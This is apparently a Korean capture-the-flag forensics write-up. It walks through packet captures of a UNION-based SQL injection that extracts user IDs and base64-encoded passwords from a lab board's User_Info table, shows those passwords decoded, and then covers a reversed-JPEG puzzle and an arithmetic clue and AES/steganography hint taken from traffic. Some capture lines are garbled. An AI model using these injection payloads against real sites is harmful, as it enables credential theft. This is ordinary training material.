15754	87.795926	192.168.232.131	192.168.232.140	HTTP	627	HTTP/1.1 200 OK (text/html)
15755	87.796333	192.168.232.140	192.168.232.131	TCP	54	1126-80 [ACK] Seq=1601 Ack=2301 win=64962 Len=0
15756	87.796738	192.168.232.140	192.168.232.131	HTTP	454	GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=5
15757	87.797135	192.168.232.131	192.168.232.140	HTTP	628	HTTP/1.1 200 OK (text/html)
15758	87.797540	192.168.232.140	192.168.232.131	TCP	54	1126-80 [ACK] Seq=2001 Ack=2875 win=64388 Len=0
15759	87.797962	192.168.232.140	192.168.232.131	HTTP	454	GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=6
15760	87.798375	192.168.232.131	192.168.232.140	HTTP	629	HTTP/1.1 200 OK (text/html)
15761	87.798773	192.168.232.140	192.168.232.131	TCP	54	1126-80 [ACK] Seq=2401 Ack=3450 win=65535 Len=0
15762	87.799189	192.168.232.140	192.168.232.131	HTTP	454	GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=7
15763	87.799651	192.168.232.131	192.168.232.140	HTTP	628	HTTP/1.1 200 OK (text/html)
15764	87.800024	192.168.232.140	192.168.232.131	TCP	54	1126-80 [ACK] Seq=2801 Ack=4024 win=64961 Len=0
15765	87.800435	192.168.232.140	192.168.232.131	HTTP	454	GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=8
15766	87.800880	192.168.232.131	192.168.232.140	HTTP	629	HTTP/1.1 200 OK (text/html)
15767	87.801288	192.168.232.140	192.168.232.131	TCP	54	1126-80 [ACK] Seq=3201 Ack=4599 win=64386 Len=0
15768	87.801660	192.168.232.140	192.168.232.131	HTTP	454	GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=9
15769	87.802071	192.168.232.131	192.168.232.140	HTTP	625	HTTP/1.1 200 OK (text/html)
15770	87.802518	192.168.232.140	192.168.232.131	TCP	54	1126-80 [ACK] Seq=3601 Ack=5170 win=65535 Len=0
15771	87.802927	192.168.232.140	192.168.232.131	HTTP	455	GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=1
15772	87.803303	192.168.232.131	192.168.232.140	HTTP	631	HTTP/1.1 200 OK (text/html)
15773	87.803746	192.168.232.140	192.168.232.131	TCP	54	1126-80 [ACK] Seq=4002 Ack=5747 win=64958 Len=0
15774	87.804157	192.168.232.140	192.168.232.131	HTTP	455	GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=1
15775	87.804527	192.168.232.131	192.168.232.140	HTTP	627	HTTP/1.1 200 OK (text/html)
15776	87.804952	192.168.232.140	192.168.232.131	TCP	54	1126-80 [ACK] Seq=4403 Ack=6320 win=64385 Len=0
15777	87.805385	192.168.232.140	192.168.232.131	HTTP	455	GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=1
15778	87.805795	192.168.232.131	192.168.232.140	HTTP	583	HTTP/1.1 200 OK (text/html)
15779	87.806143	192.168.232.140	192.168.232.131	TCP	54	1126-80 [ACK] Seq=4804 Ack=6849 win=65535 Len=0



```
581 bytes index.php?page=read&no=5%20union%20select%201,username%20from%20User_Info%20where%20user_no=6
580 bytes index.php?page=read&no=5%20union%20select%201,id%20from%20User_Info%20where%20user_no=7
582 bytes index.php?page=read&no=5%20union%20select%201,id%20from%20User_Info%20where%20user_no=8
578 bytes index.php?page=read&no=5%20union%20select%201,id%20from%20User_Info%20where%20user_no=9
584 bytes index.php?page=read&no=5%20union%20select%201,id%20from%20User_Info%20where%20user_no=10
580 bytes index.php?page=read&no=5%20union%20select%201,id%20from%20User_Info%20where%20user_no=11
468 bytes index.php?page=read&no=5%20union%20select%201,id%20from%20User_Info%20where%20user_no=12
586 bytes index.php?page=read&no=5%20union%20select%201,username%20from%20User_Info%20where%20user_no=1
589 bytes index.php?page=read&no=5%20union%20select%201,name%20om%20User_Info%20where%20user_no=2
583 bytes index.php?page=read&no=5%20union%20select%201,name%20om%20User_Info%20where%20user_no=3
583 bytes index.php?page=read&no=5%20union%20select%201,name%20om%20User_Info%20where%20user_no=4
579 bytes index.php?page=read&no=5%20union%20select%201,name%20om%20User_Info%20where%20user_no=5
585 bytes index.php?page=read&no=5%20union%20select%201,name%20om%20User_Info%20where%20user_no=6
586 bytes index.php?page=read&no=5%20union%20select%201,name%20om%20User_Info%20where%20user_no=7
582 bytes index.php?page=read&no=5%20union%20select%201,name%20om%20User_Info%20where%20user_no=8
584 bytes index.php?page=read&no=5%20union%20select%201,name%20om%20User_Info%20where%20user_no=9
580 bytes index.php?page=read&no=5%20union%20select%201,name%20om%20User_Info%20where%20user_no=10
588 bytes index.php?page=read&no=5%20union%20select%201,username%20om%20User_Info%20where%20user_no=11
588 bytes index.php?page=read&no=5%20union%20select%201,password%20from%20User_Info%20where%20user_no=1
592 bytes index.php?page=read&no=5%20union%20select%201,password%20from%20User_Info%20where%20user_no=2
592 bytes index.php?page=read&no=5%20union%20select%201,password%20from%20User_Info%20where%20user_no=3
```



15742	87.791001	192.168.232.140	192.168.232.131	TCP	54 1126-80 [ACK] Seq=1 Ack=1 Win=0 Len=0
15743	87.791440	192.168.232.140	192.168.232.131	HTTP	454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=1
15744	87.791848	192.168.232.131	192.168.232.140	TCP	54 80-1126 [ACK] Seq=1 Ack=401 Win=15544 Len=0
15745	87.792291	192.168.232.131	192.168.232.140	HTTP	633 HTTP/1.1 200 OK (text/html)
15746	87.792661	192.168.232.140	192.168.232.131	TCP	54 1126-80 [ACK] Seq=401 Ack=580 Win=64956 Len=0
15747	87.793095	192.168.232.140	192.168.232.131	HTTP	454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=2
15748	87.793508	192.168.232.131	192.168.232.140	HTTP	629 HTTP/1.1 200 OK (text/html)
15749	87.793892	192.168.232.140	192.168.232.131	TCP	54 1126-80 [ACK] Seq=801 Ack=1155 Win=64381 Len=0
15750	87.794282	192.168.232.140	192.168.232.131	HTTP	454 GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=3
15751	87.794828	192.168.232.131	192.168.232.140	HTTP	627 HTTP/1.1 200 OK (text/html)
15752	87.795134	192.168.232.140	192.168.232.131	TCP	54 1126-80 [ACK] Seq=1201 Ack=1728 Win=65535 Len=0

```

<td><html>\n
<body>\n
\n
\n
<table border=1>tr><td width=400><b>1</b></td><td width=100>1</td></tr><tr><td colspan=2>woo_Tang</td></tr></table>\n
\n

```



- No. 1. ID: Woo_Tang
- No. 2. ID: keroro
- No. 3. ID: GAL
- No. 4. ID: LULI
- No. 5. ID: snajw
- No. 6. ID: Areum
- No. 7. ID: Jobs
- No. 8. ID: OneBin
- No. 9. ID: IU
- No. 10. ID: LoserSec



```

15841 87.831491 192.16192.168.232.131 HTTP 460 GET /board/index.php?page=read&no=5%20union%20select%201,1,password%20from%20User_Info%20where%20user_no=3 HTTP/1
15842 87.831903 192.16192.168.232.140 HTTP 638 HTTP/1.1 200 OK (text/html)
15843 87.832315 192.16192.168.232.131 TCP 54 1127->80 [ACK] Seq=1219 Ack=1748 Win=65535 Len=0
15844 87.832721 192.16192.168.232.131 HTTP 460 GET /board/index.php?page=read&no=5%20union%20select%201,1,password%20from%20User_Info%20where%20user_no=4 HTTP/1

```

```

\n
  <td><html>\n
<body>\n
\n
\n
<table border=1><tr><td width=400><b>1</b></td><td width=100>1</td></tr><tr><td colspan=2>aSdtc2V4eWd1eSE=</td></tr></table>\n
\n

```

```

15853 87.836409 192.16192.168.232.131 HTTP 460 GET /board/index.php?page=read&no=5%20union%20select%201,1,password%20from%20User_Info%20where%20user_no=7 HTTP/1
15854 87.836815 192.16192.168.232.140 HTTP 644 HTTP/1.1 200 OK (text/html)
15855 87.837224 192.16192.168.232.131 TCP 54 1127->80 [ACK] Seq=2843 Ack=4078 Win=64945 Len=0

```

```

\n
  <td><html>\n
<body>\n
\n
\n
<table border=1><tr><td width=400><b>1</b></td><td width=100>1</td></tr><tr><td colspan=2>QXBwbGVbChBsZUFwcGxl</td></tr></table>\n
\n
<body>\n
  </td> \n
\n

```

- ❑ GAL Password : aSdtc2V4eWd1eSE=
- ❑ Jobs Password : QXBwbGVbChBsZUFwcGxl



Malzilla by bobby

Download | Decoder | Misc Decoders | Kalimero Processor | Shellcode analyzer | Log | Clipboard Monitor | Notes | Hex view | PScript | Tools | Settings | About

```
a5dtc2V4eWd1eSE=  
QXBwbGVBcHBsZUFwcGx1
```

Decode Dec (,) Override default delimiter Decode JS.encode Increase UCS2 To Hex Search: XOR key:

Decode Hex (%) Decode Base64 Decrease Hex To File Replace: XOR

Decode UCS2 (%u) Predelimiter Concatenate 1 Text to file Replace

Postdelimiter

Malzilla by bobby

Download | Decoder | Misc Decoders | Kalimero Processor | Shellcode analyzer | Log | Clipboard Monitor | Notes | Hex view | PScript | Tools | Settings | About

```
i'msexyguy!  
AppleAppleApple
```

Decode Dec (,) Override default delimiter Decode JS.encode Increase UCS2 To Hex Search: XOR key:

Decode Hex (%) Decode Base64 Decrease Hex To File Replace: XOR

Decode UCS2 (%u) Predelimiter Concatenate 1 Text to file Replace

Postdelimiter



M_03

□ Question:

이럴 수가 도시가 뒤집어졌어!!! 자네 이 도시를 다시 돌려주게!

HINT : 4 jpg files, JPEG file format, Reverse String





```

HxD - [C:\Users\KMH\Desktop\L4\city_1.jpg]
파일(F) 편집(E) 찾기(S) 보기(V) 분석(A) 기타 설정(X) 창 설정(W) ?
16 ANSI 16 진수
city_1.jpg city_2.jpg city_3.jpg city_4.jpg
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 FF D8 FF E0 00 10
00000010 00 60 00 00 FF DB
00000020 07 07 07 09 09 08
00000030 13 0F 14 1D 1A 1F
00000040 22 2C 23 1C 1C 28
00000050 39 3D 38 32 3C 2E
00000060 09 0C 0B 0C 18 0D
00000070 32 32 32 32 32 32
00000080 32 32 32 32 32 32
00000090 32 32 32 32 32 32
000000A0 00 11 08 01 4C 01
000000B0 01 FF C4 00 1F 00
000000C0 00 00 00 00 00 00
000000D0 0A 0B FF C4 00 B5
000000E0 05 04 04 00 00 01
000000F0 31 41 06 13 51 61
00000100 42 B1 C1 15 52 D1
00000110 18 19 1A 25 26 27
00000120 43 44 45 46 47 48
00000130 63 64 65 66 67 68
00000140 83 84 85 86 87 88
00000150 9A A2 A3 A4 A5 A6
00000160 B8 B0 B1 C2 C3 C4
오프셋: 0 블록 0-3

```

```

HxD - [C:\Users\KMH\Desktop\L4\city_1.jpg]
파일(F) 편집(E) 찾기(S) 보기(V) 분석(A) 기타 설정(X) 창 설정(W) ?
16 ANSI 16 진수
city_1.jpg city_2.jpg city_3.jpg city_4.jpg
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0000ADA0 62 52 A1 91 81 71 61 A0 90 28 27 26 33 42 0F 1D bR; \.ga .('&3B..
0000ADB0 25 51 1C 1B 24 32 80 1A 19 18 23 41 17 22 70 16 %Q..$2€...#A."p.
0000ADC0 15 31 60 14 13 12 21 50 11 40 00 30 20 10 D7 10 .1`...!P.@.0 .x.
0000ADD0 00 00 40 40 50 50 30 40 20 30 30 10 20 00 01 5B ..@PP0@ 00. ..[
0000ADE0 00 4C FF B0 A0 90 80 70 60 50 40 30 20 10 00 00 .Ly° .€p`P00 ...
0000ADF0 00 00 00 00 00 00 10 10 10 10 10 10 50 10 00 00 .....P...
0000AE00 F1 00 4C FF 10 11 30 10 11 20 00 22 10 30 67 10 ñ.Lý..00.. ".0g.
0000AE10 FD 00 80 11 00 0C FF 23 23 23 23 23 23 23 23 23 23 ý.€...ÿ#####
0000AE20 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 #####
0000AE30 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 #####
0000AE40 23 23 23 23 23 23 23 23 23 12 C1 12 23 81 D0 D0 #####.Á.#.ĐĐ
0000AE50 81 C0 B0 C0 90 90 90 10 34 00 BD FF 23 43 33 E2 .À°À...4.¼ÿ#C3â
0000AE60 C3 23 83 D3 93 72 F1 43 43 43 13 03 C2 92 73 82 ã#fó`rñCCC..Á's,
0000AE70 C1 C1 32 C2 22 02 72 E2 42 02 C1 A1 D1 E1 F1 ÁÁ2Á".ráB.ÁÁ;Ñáñ
0000AE80 A1 D1 41 F0 31 21 91 C0 B0 C0 D0 41 C0 A0 80 ;ÑA81!`À°°ÀDAÀ €
0000AE90 90 90 70 70 70 80 50 60 70 60 60 80 00 34 00 BD ..ppp€P`p`€..4.¼
0000AEA0 FF 00 00 06 00 06 00 10 10 10 00 64 94 64 A4 01 ý.....d"dæ.
0000AEB0 00 DE FF 8D FF .ÿ.ÿ
오프셋: AEB1 블록 AEB1-AEB4 길이: 4 덮어쓰기

```



Reverse a string

Enter the text to be reversed, and then click "Reverse!":

```

FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 60 00 60 00 00 FF DB 00 43 00
08 06 06 07 06 05 08 07 07 07 09 09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12 13 0F
14 1D 1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20 22 2C 23 1C 1C 28 37 29 2C 30 31
34 34 34 1F 27 39 3D 38 32 3C 2E 33 34 32 FF DB 00 43 01 09 09 09 0C 0B 0C
18 0D 0D 18 32 21 1C 21 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32
32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32
32 32 32 32 32 32 32 32 FF C0 00 11 08 01 4C 01 F3 03 01 22 00 02 11 01 03
11 01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 01
02 03 04 05 06 07 08 09 0A 0B FF C4 00 B5 10 00 02 01 03 03 02 04 03 05 05
04 04 00 00 01 7D 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14
32 81 91 A1 08 23 42 B1 C1 15 52 D1 F0 24 33 62 72 82 09 0A 16 17 18 19 1A
25 26 27 28 29 2A 34 35 36 37 38 39 3A 43 44 45 46 47 48 49 4A 53 54 55 56
57 58 59 5A 5B 5C 5D 5E 5F 60 61 72 7A 7E 7F 78 79 7A 82 8A 8E 8F 87

```



Reverse!

The reversed string:

```

FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 60 00 60 00 00 FF DB 00 43 00
08 06 06 07 06 05 08 07 07 07 09 09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12 13 0F
14 1D 1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20 22 2C 23 1C 1C 28 37 29 2C 30 31
34 34 34 1F 27 39 3D 38 32 3C 2E 33 34 32 FF DB 00 43 01 09 09 09 0C 0B 0C
18 0D 0D 18 32 21 1C 21 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32
32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32
32 32 32 32 32 32 32 32 FF C0 00 11 08 00 DF 01 76 03 01 22 00 02 11 01 03
11 01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 01
02 03 04 05 06 07 08 09 0A 0B FF C4 00 B5 10 00 02 01 03 03 02 04 03 05 05
04 04 00 00 01 7D 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14
32 81 91 A1 08 23 42 B1 C1 15 52 D1 F0 24 33 62 72 82 09 0A 16 17 18 19 1A
25 26 27 28 29 2A 34 35 36 37 38 39 3A 43 44 45 46 47 48 49 4A 53 54 55 56
57 58 59 5A 5B 5C 5D 5E 5F 60 61 72 7A 7E 7F 78 79 7A 82 8A 8E 8F 87

```





M_04

□ Question:


산수 좀 하나?



Wireshark: HTTP object list

Packet num	Hostname	Content Type	Size	Filename
15	powerofcommunity.net	text/html	13 kB	#
29	h4ck3r.kr	image/jpeg	5030 bytes	kkk.jpg
33	h4ck3r.kr	text/html	205 bytes	favicon.ico
34	h4ck3r.kr	text/html	205 bytes	favicon.ico
72	dnгал.tistory.com	text/html	87 kB	#
131	dnгал.tistory.com	application/x-shockwave-flash	27 kB	tistory_menubar.swf?v=22068
141	s1.daumcdn.net	application/x-shockwave-flash	4489 bytes	copyTrackback.swf
152	s1.daumcdn.net	application/x-shockwave-flash	4489 bytes	copyTrackback.swf
159	track.tiara.daum.net	image/gif	35 bytes	footsteps?dummy=1319219684555&ishome=
171	s1.daumcdn.net	application/x-shockwave-flash	4489 bytes	copyTrackback.swf
184	www.microsoft.com	text/html	178 bytes	redir.dll?prd=ie&pver=6&ar=msnhome
188	www.microsoft.com	text/html	178 bytes	redir.dll?prd=ie&pver=6&ar=msnhome
194	go.microsoft.com	text/html	135 bytes	?LinkId=54729&clcid=0x0412
198	go.microsoft.com	text/html	135 bytes	?LinkId=54729&clcid=0x0412
215	www.msn.com		1340 bytes	#
217	www.msn.com		1340 bytes	#
224	www.msn.com		1340 bytes	#
225	www.msn.com		1340 bytes	#
281	exp.www.msn.com	image/gif	42 bytes	ro.aspx?slv=&tp=http%3A%2F%2Fwww.msn.cc
282	c.msn.com	image/gif	42 bytes	c.gif?jsv=3525&jsa=view&pi=7317&ps=95101
287	exp.www.msn.com	image/gif	42 bytes	ro.aspx?slv=&tp=http%3A%2F%2Fwww.msn.cc

Help Save As Save All Cancel





```

22 12.770726 192.16114.108.132.148 TCP 54 3749-80 [ACK] Seq=1 Ack=1 win=65535 Len=0
23 12.771153 192.16114.108.132.148 HTTP 445 GET /kkk.jpg HTTP/1.1
24 12.771577 114.10192.168.223.128 TCP 60 80-3749 [ACK] Seq=1 Ack=392 win=64240 Len=0
25 12.772019 114.10192.168.223.128 TCP 1514 [TCP segment of a reassembled PDU]

```

```

User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:1.9.2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/11.0.696.229 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Encoding: gzip,deflate,sdch\r\n
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4\r\n
Accept-Charset: windows-949,utf-8;q=0.7,*;q=0.3\r\n
\r\n

```

```

[Fu] request URI: http://h4ck3r.kr/kkk.jpg
[HTTP request 1/3]
[Response in frame: 29]
[Next request in frame: 31]

```

1 + 2 + 3 + 6 + 10 + 214 + 10 + 6 + 9 + 2 + 4 + 1 - 5 + 5322 + 2 + 6 + 15 + 2011 + 08 + 31 = ?

1+2+3+6+10+214+10+6+9+2+4+1-5+5322+2+6+15+2011+08+31=?

7658




H_02

□ Question:

핸드폰 쓴 고양이가 숨기고 있는 키 값을 찾아라.

Hint : AES, welcome.jpg, Steganography(?)





No.	Time	Source	Destination	Protocol	Length	Info
16009	102.350019	192.16192.168.226.1	192.16192.168.226.1	HTTP	772	HTTP/1.1 200 OK (text/html)
16010	102.350431	192.16192.168.226.130	192.16192.168.226.130	HTTP	474	GET /305G_logo.gif HTTP/1.1

[Time since request: 0.000894000 seconds]
[\[Request in frame: 16007\]](#)
[\[Next request in frame: 16010\]](#)
[\[Next response in frame: 16403\]](#)
Content-encoded entity body (gzip): 444 bytes -> 789 bytes

Line-based text data: text/html

```
<html>\n<body>\n<center>\n<h1>!~ Hello world ~!</h1>\n<p>This is the default web page for this test server.</p>\n<p>The web server software is running but no content has been added, yet.</p>\n\n\n\n\n\n<form method="GET" action="check/check.php">\n<table border=4>\n<tr>\n<td width="80" align="center">Key : </td>\n<td width="80"> <input type="text" name="key" size="30" > </td>\n</tr>\n<tr>\n<td>Description_text : </td>\n<td> <input type="text" name="desc" size="30"></td>\n</tr>\n</table>\n<br>
```



□ Hint

□ AES

미국 국립 표준 기술 연구소

데이터 암호화 표준(DES)의 차세대 국제 표준 암호로 대체하는
순서 공개형의 대칭키 암호 방식

□ Steganography

전달하려는 기밀 정보를 이미지, MP3파일 등에 암호화해 숨기는
심층암호 기술

□ Welcome.jpg



Welcome Page

